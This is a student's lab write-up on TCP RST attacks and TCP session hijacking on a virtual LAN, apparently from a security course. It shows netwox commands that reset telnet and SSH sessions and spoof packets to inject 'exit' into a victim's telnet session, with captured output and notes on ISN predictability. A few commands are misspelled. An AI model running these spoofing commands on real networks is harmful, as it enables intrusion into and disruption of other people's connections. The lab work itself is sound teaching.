Each packet in a TCP connection contains a TCP header. Each TCP header contains a bit known as "reset" flag. In most cases, the bit is set to 0 and has no effect. However, if this bit is set to 1, it indicates to the receiving computer that the computer should immediately stop using the TCP connection. In the scenario of TCP RST attack, it's possible for a 3rd computer to monitor the TCP packets on the connection, and then send a "forged" packet containing a TCP reset to one or both endpoints. The headers in the forged packet must indicate, falsely, that it came from an endpoint, not the forger. This information includes the endpoint IP addresses and port numbers. Every field in the IP and TCP headers must be set to a convincing forged value for the fake reset to trick the endpoint into closing the TCP connection.

To complete this task, the first step is to build up a telnet/ssh connection between two guests. Fortunately, telnetd server is already installed in the pre-built VM, all I need to do is typing the following command to start it:

```
%sudo service openbsd-inetd start
```

One assumption of task 5 is attackers and victims are on the same LAN so that attacker will detect a telnet connection between two hosts on the LAN as long as the attacker launched WireShark to sniff the packets over the LAN.

When I input the command "telnet 192.168.93.130" from guest 3 to try to remotely login guest 2, the WireShark running on guest 1 will capture the telnet packets between guest 2 and 3, just as shown below:

196	819.503463	192.168.93.130	192.168.93.133	TCP	telnet > 37572 [ACK] Seq=123 Ack=141 Win=5824 Len=0
197	819.712718	192.168.93.133	192.168.93.130	TELNET	Telnet Data ...
198	819.713013	192.168.93.130	192.168.93.133	TCP	telnet > 37572 [ACK] Seq=123 Ack=142 Win=5824 Len=0
199	819.898883	192.168.93.133	192.168.93.130	TELNET	Telnet Data ...
200	819.899071	192.168.93.130	192.168.93.133	TCP	telnet > 37572 [ACK] Seq=123 Ack=144 Win=5824 Len=0
201	819.899804	192.168.93.130	192.168.93.133	TELNET	Telnet Data ...
202	819.899967	192.168.93.133	192.168.93.130	TCP	37572 > telnet [ACK] Seq=144 Ack=125 Win=5888 Len=0
203	820.035857	192.168.93.130	192.168.93.133	TELNET	Telnet Data ...
204	820.036221	192.168.93.133	192.168.93.130	TCP	37572 > telnet [ACK] Seq=144 Ack=202 Win=5888 Len=0
205	820.036621	192.168.93.130	192.168.93.133	TELNET	Telnet Data ...
206	820.037235	192.168.93.133	192.168.93.130	TCP	37572 > telnet [ACK] Seq=144 Ack=708 Win=6912 Len=0
207	820.037435	192.168.93.130	192.168.93.133	TELNET	Telnet Data ...
208	820.037441	192.168.93.133	192.168.93.130	TCP	37572 > telnet [ACK] Seq=144 Ack=710 Win=6912 Len=0

Similar to Task 4, I found out Netwox 78 is a tool to reset every TCP packet.

Netwox 78 can be used as follows:

```
Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
Parameters:
-d|--device device      device name {Eth0}
-f|--filter filter      pcap filter
-s|--spoofip spoofip    IP spoof initialization type {linkbraw}
-i|--ips ips            limit the list of IP addresses to reset {all}
```

Attacking Strategy:

Attacker keeps impersonating the telnet client to send RST packets to telnet server so that real client cannot connect to the telnet server any more.

Design, Observation and Explanation:

Telnet:

After the telnet connection between guest 3 and guest 2 is built up, I switched to guest 1 and input the command: `netwox 78 -d "eth4" -f "dst host 192.168.93.130 and src host 192.168.93.133"` in terminal to break up the telnet connection between 192.169.93.133 and 192.168.93.130

It worked! When I switched back to guest 3 and tried to input a simple command "ls" in terminal, a notification popped up saying "Connection closed by foreign host", just as the graph below shows.

```
seed-desktop login: seed
Password:
Last login: Sat Mar 30 01:47:00 EDT 2013 from 192.168.93.133 on pts/1
Linux seed-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009
1686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

seed@seed-desktop:~$ |Connection closed by foreign host.|
```



RST packets are caught.

SSH:

In comparison with telnet, SSH is more secure because the password for remote login will not be transferred in plaintext. However, it seems that attackers can still launch the TCP RST attack and break up SSH connections.

```
seed@seed-desktop:~$ ssh 192.168.93.130
ssh: connect to host 192.168.93.130 port 22: Connection reset by peer
```

Task 6: TCP Session Hijacking:

Basic Knowledge:

Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by surreptitiously obtaining the session ID and masquerading as the authorized user. Once the user's session ID has been accessed (through session prediction), the attacker can masquerade as that user and do anything the user is authorized to do on the network.

It is noticed that Wireshark, by default, displays the relative sequence number, which equals to the actual sequence number minus the initial sequence number. In order to see the actual sequence number in a packet, just right click the TCP section of the Wireshark output, and select "Protocol

Preference". In the popup window, uncheck the "Relative Sequence Number and Window Scaling" option.

Attacking Strategy:

Through Wireshark, attackers can sniff the current sessions in the local network and thereby obtain the session sequence number used in the communication between two guests. In this way, attacker can impersonate one end to communicate with the other by using the valid effective sequence number. My aim is to let attacker take over the session by spoofing packets and terminate the telnet connection by issuing "exit" to telnet server.

Design, Observation and Explanation:

To initialize a TCP Session Hijacking Attack, I need to use netwox tool 40: Spoof Ip4Tcp packet.

The usage of this tool can be found by inputting "netwox 40 -help" in terminal.

```
root@seed-desktop:/home/seed# netwox 40 --help
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip40
pts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|
+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcptopts] [-H mixed_data]
Parameters:
-c|--ip4-tos uint32          IP4 tos {0}
-e|--ip4-id uint32           IP4 id (rand if unset) {0}
-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
-i|--ip4-offsetfrag uint32   IP4 offsetfrag {0}
-j|--ip4-ttl uint32          IP4 ttl {0}
-k|--ip4-protocol uint32     IP4 protocol {0}
-l|--ip4-src ip              IP4 src {192.168.93.134}
-m|--ip4-dst ip              IP4 dst {5.6.7.8}
-n|--ip4-opt ip4opts         IPv4 options
-o|--tcp-src port            TCP src {1234}
-p|--tcp-dst port            TCP dst {80}
-q|--tcp-seqnum uint32       TCP seqnum (rand if unset) {0}
-r|--tcp-acknum uint32       TCP acknum {0}
-s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
-u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
-v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
-w|--tcp-cwr|+w|--no-tcp-cwr TCP cwr
-x|--tcp-ecr|+x|--no-tcp-ecr TCP ecr
-y|--tcp-urg|+y|--no-tcp-urg TCP urg
-z|--tcp-ack|+z|--no-tcp-ack TCP ack
-A|--tcp-psh|+A|--no-tcp-psh TCP psh
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
-C|--tcp-syn|+C|--no-tcp-syn TCP syn
-D|--tcp-fin|+D|--no-tcp-fin TCP fin
-E|--tcp-window uint32      TCP window {0}
-F|--tcp-urgptr uint32      TCP urgptr {0}
-G|--tcp-opt tcptopts       TCP options
-H|--tcp-data mixed_data    mixed data
```

After getting familiar with the tool, I set up a telnet connection between guest 2 and guest 3 and opened Wiresharks in both guest 2 (victim) and guest 1 (attacker) to sniff telnet packets over LAN.

To successfully build up a session hijacking packet from attacker, the fields in the hijacking packet need to be set to appropriate values circled in the screenshot below.

Time .	Source	Destination	Protocol	Info
110 15.863561	192.168.93.134	192.168.93.135	TELNET	Telnet Data ...
111 15.863755	192.168.93.135	192.168.93.134	TCP	55139 > telnet [ACK] Seq=916511852 Ack=2122318003 Win=108

> Frame 111 (66 bytes on wire (66 bytes captured))

> Ethernet II, Src: Vmware fd:0e:89 (00:0c:29:fd:0e:89), Dst: Vmware 3c:c2:73 (00:0c:29:3c:c2:73)

> Internet Protocol, Src: 192.168.93.135 (192.168.93.135), Dst: 192.168.93.134 (192.168.93.134)

> Transmission Control Protocol, Src Port: 55139 (55139), Dst Port: telnet (23), Seq: 916511852, Ack: 2122318003, Len: 0

Source port: 55139 (55139)

Destination port: telnet (23)

Sequence number: 916511852

Acknowledgement number: 2122318003

Header Length: 32 bytes

Flags: 0x10 (ACK)

Window size: 108

Checksum: 0x9ab9 [correct]

Options: (12 bytes)

[SEQ/ACK analysis]

As an attacker (192.168.93.132), I decided to masquerade guest 3 (192.168.93.135) and send "exit" to terminate the telnet connection.

So the following demands will be inputted sequentially in attacker's terminal as below:

(1) "e":

```
root@seed-desktop:/home/seed# netwox 40 -e 56127 -j 64 -k 6 -l "192.168.93.135"
-m "192.168.93.134" -o "55139" -p "23" -q 916511852 -E 108 -H 65
IP
version| ihl | tos | totlen |
4 | 5 | 0x00=0 | 0x0029=41 |
| id | r|D|M| offsetfrag |
0xDB3F=56127 | 0|0|0 | 0x0000=0 |
ttl | protocol | checksum |
0x40=64 | 0x06=6 | 0x6331 |
| source |
| 192.168.93.135 |
| destination |
| 192.168.93.134 |
TCP
| source port | destination port |
| 0xD763=55139 | 0x0017=23 |
| sequence |
| 0x36A0DC6C=916511852 |
| acknum |
| 0x00000000=0 |
doff | r|r|r|r|C|E|U|A|P|R|S|F| | window |
5 | 0|0|0|0|0|0|0|0|0|0|0|0|0|0 | 0x006C=108 |
| checksum | urgptr |
| 0x2391=9105 | 0x0000=0 |
65 # e
```

Time	Source	Destination	Protocol	Info
896.736.400890	192.168.93.135	192.168.93.134	TELNET	Telnet Data ...
997.736.403890	192.168.93.134	192.168.93.135	TELNET	Telnet Data ...

```

> Frame 996 (55 bytes on wire, 55 bytes captured)
> Ethernet II, Src: Vmware fd:0e:89 (00:0c:29:fd:0e:89), Dst: Vmware 3c:c2:73 (00:0c:29:3c:c2:73)
> Internet Protocol, Src: 192.168.93.135 (192.168.93.135), Dst: 192.168.93.134 (192.168.93.134)
> Transmission Control Protocol, Src Port: 55139 (55139), Dst Port: telnet (23), Seq: 916511852, Len: 1
  Source port: 55139 (55139)
  Destination port: telnet (23)
  Sequence number: 916511852
  [Next sequence number: 916511853]
  Header length: 20 bytes
  Flags: 0x00 ()
  Window size: 108
  Checksum: 0x2391 [correct]
  Telnet
    Data: e

```

(2) "x":

```
root@seed-desktop:/home/seed# netwox 40 -e 56127 -j 64 -k 6 -l "192.168.93.135" -m "192.168.93.134" -o "55139" -p "23" -q 916
511853 -E 108 -H 78
IP
version| ihl | tos | totlen |
4 | 5 | 0x00=0 | 0x0029=41 |
| id | r|D|M| offsetfrag |
0xDB3F=56127 | 0|0|0 | 0x0000=0 |
ttl | protocol | checksum |
0x40=64 | 0x06=6 | 0x6331 |
| source |
| 192.168.93.135 |
| destination |
| 192.168.93.134 |
TCP
| source port | destination port |
| 0xD763=55139 | 0x0017=23 |
| sequence |
| 0x36A0DC6D=916511853 |
| acknum |
| 0x00000000=0 |
doff | r|r|r|r|C|E|U|A|P|R|S|F| | window |
5 | 0|0|0|0|0|0|0|0|0|0|0|0|0|0 | 0x006C=108 |
| checksum | urgptr |
| 0x1890=4240 | 0x0000=0 |
78 # x
```

Time	Source	Destination	Protocol	Info
443.1234.644897	192.168.93.135	192.168.93.134	TELNET	Telnet Data ...
444.1234.682571	192.168.93.134	192.168.93.135	TCP	telnet > 55139 [ACK] Seq=2122318004 Ack=916511854 Win=91

```

> Frame 1443 (55 bytes on wire, 55 bytes captured)
> Ethernet II, Src: Vmware fd:0e:89 (00:0c:29:fd:0e:89), Dst: Vmware 3c:c2:73 (00:0c:29:3c:c2:73)
> Internet Protocol, Src: 192.168.93.135 (192.168.93.135), Dst: 192.168.93.134 (192.168.93.134)
> Transmission Control Protocol, Src Port: 55139 (55139), Dst Port: telnet (23), Seq: 916511853, Len: 1
  Source port: 55139 (55139)
  Destination port: telnet (23)
  Sequence number: 916511853
  [Next sequence number: 916511854]
  Header length: 20 bytes
  Flags: 0x00 ()
  Window size: 108
  Checksum: 0x1890 [correct]
  Telnet
    Data: x

```

(3) "i":

```

root@seed-desktop:/home/seed# netxw 40 -e 56127 -j 64 -k 6 -l "192.168.93.135" -m "192.168.93.134" -o "55139" -p "23" -q 916
511854 -E 108 -H 69
IP
version|  ihl |  tos |          totlen
   4 |   5 | 0x00=0 |          0x0029=41
      |   id |          | r|D|M|  offsetfrag
      |0xDB3F=56127|  |0|0|0|  0x0000=0
      |ttl |  protocol |  checksum
      |0x40=64 |  0x06=6 | 0x6331
      |          | source
      |          | 192.168.93.135
      |          | destination
      |          | 192.168.93.134
TCP
      | source port | destination port
      |0xD763=55139 | 0x0017=23
      |          | seqnum
      |          |0x36A0DC6E=916511854
      |          | acknum
      |          |0x00000000=0
doff |r|r|r|r|C|E|U|A|P|R|S|F|  window
   5 |0|0|0|0|0|0|0|0|0|0|0|0|  0x000C=108
      | checksum |  urgprr
      |0x1F8F=8079 | 0x0000=0
69                                     # i

```

Time .	Source	Destination	Protocol	Info
262	1567.278286	192.168.93.135	192.168.93.134	TELNET Telnet Data ...
263	1567.278731	192.168.93.134	192.168.93.135	TCP telnet > 55139 [ACK] Seq=2122318004 Ack=916511855 Win=91

> Frame 2262 (55 bytes on wire, 55 bytes captured)
 > Ethernet II, Src: Vmware fd:0e:89 (00:0c:29:fd:0e:89), Dst: Vmware 3c:c2:73 (00:0c:29:3c:c2:73)
 > Internet Protocol, Src: 192.168.93.135 (192.168.93.135), Dst: 192.168.93.134 (192.168.93.134)
 > Transmission Control Protocol, Src Port: 55139 (55139), Dst Port: telnet (23), Seq: 916511854, Len: 1
 Source port: 55139 (55139)
 Destination port: telnet (23)
 Sequence number: 916511854
 [Next sequence number: 916511855]
 Header length: 20 bytes
 Flags: 0x00 ()
 Window size: 108
 Checksum: 0x1f8f [correct]
 > Telnet
 Data: i

(4) "t":

```

root@seed-desktop:/home/seed# netxw 40 -e 56127 -j 64 -k 6 -l "192.168.93.135" -m "192.168.93.134" -o "55139" -p "23" -q 916
511855 -E 108 -H 74
IP
version|  ihl |  tos |          totlen
   4 |   5 | 0x00=0 |          0x0029=41
      |   id |          | r|D|M|  offsetfrag
      |0xDB3F=56127|  |0|0|0|  0x0000=0
      |ttl |  protocol |  checksum
      |0x40=64 |  0x06=6 | 0x6331
      |          | source
      |          | 192.168.93.135
      |          | destination
      |          | 192.168.93.134
TCP
      | source port | destination port
      |0xD763=55139 | 0x0017=23
      |          | seqnum
      |          |0x36A0DC6F=916511855
      |          | acknum
      |          |0x00000000=0
doff |r|r|r|r|C|E|U|A|P|R|S|F|  window
   5 |0|0|0|0|0|0|0|0|0|0|0|0|  0x000C=108
      | checksum |  urgprr
      |0x148E=5262 | 0x0000=0
74                                     # t

```

(5) "\r\n":

```

root@seed-desktop:/home/seed# netxw 40 -e 56127 -j 64 -k 6 -l "192.168.93.135" -m "192.168.93.134" -o "55139" -p "23" -q 916
511856 -E 108 -H 0d00
IP
version|  ihl |  tos |          totlen
   4 |   5 | 0x00=0 |          0x002A=42
      |   id |          | r|D|M|  offsetfrag
      |0xDB3F=56127|  |0|0|0|  0x0000=0
      |ttl |  protocol |  checksum
      |0x40=64 |  0x06=6 | 0x6330
      |          | source
      |          | 192.168.93.135
      |          | destination
      |          | 192.168.93.134
TCP
      | source port | destination port
      |0xD763=55139 | 0x0017=23
      |          | seqnum
      |          |0x36A0DC70=916511856
      |          | acknum
      |          |0x00000000=0
doff |r|r|r|r|C|E|U|A|P|R|S|F|  window
   5 |0|0|0|0|0|0|0|0|0|0|0|0|  0x000C=108
      | checksum |  urgprr
      |0x7B8C=31628 | 0x0000=0
0d 00                                     # ..

```

After the steps above, I switched to guest 3 and found out the telnet connection has already been terminated even if guest 3 input nothing on its terminal.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

0 packages can be updated.
0 updates are security updates.

seed@seed-desktop:~\$ exit
logout
Connection closed by foreign host.

Up to now, TCP session hijacking completes.

Task 7: Investigation:

Initial Sequence Number (ISN) pattern:

ISN is a 32-bit value used when TCP starts up. Its main purpose is to distinguish packets from two different TCP connections. In a TCP connection, ISNs are exchanged in Synchronization messages in 3-handshake stage. Its value increased by 1 every 4 microseconds until it reached the largest 32-bit value possible (4,294,967,295) at which point it "wrapped around" to 0 and resumed incrementing. The period for counting from 0 to 4,294,967,295 is more than 4 hours. When a new TCP connection is going to be set up, an ISN was taken according to the current value. 4-hour cycle time basically ensures that a new TCP connection will not be in any conflict with previous ones.

ISN is predictable since it is assigned from a global counter. This counter is incremented by 128 each second, and by 64 after each new connection (i.e., whenever an ISN is assigned). By first establishing a real connection to the victim, the attacker can determine the current state of the system's counter. The attacker then knows that the next ISN to be assigned by the victim is quite likely to be the predetermined ISN, plus 64. The attacker has an even higher chance of correctly guessing the ISN if he sends a number of spoofed IP frames, each with a different, but likely, ISN.

A solution to this problem is using a random number in their ISN selection process.

TCP Window Size:

The main benefit of TCP Window Size is to allow the sender to send subsequent packets without having to keep waiting for the ACK of a previous packet before sending the next one. There are two kinds of window in TCP connection. One is for congestion control over the network. The other is for flow control over the receiver side.

For the security implications of TCP Window Size, increasing it will increase the sequence number space that will be considered "valid" for incoming segments. Thus, use of unnecessarily large TCP Window Size increases TCP's vulnerability to forgery attacks unnecessarily. Empirically, 4 Kbytes Window Size will satisfy a normal TCP connection's throughput, while keeping TCP's resistance to off-path forgery attacks at a decent level.

Pattern of Source Port Numbers:

The source port is used by the sending host to help keep track of new incoming connections and existing data streams (a few more mechanisms, such as Sequence and Acknowledge Numbers, are also used to accurately keep track of TCP connections). Therefore, packets in the same TCP session will have the same source port number. Before connection is set up, it is impossible to predict the source port number for a TCP connection.

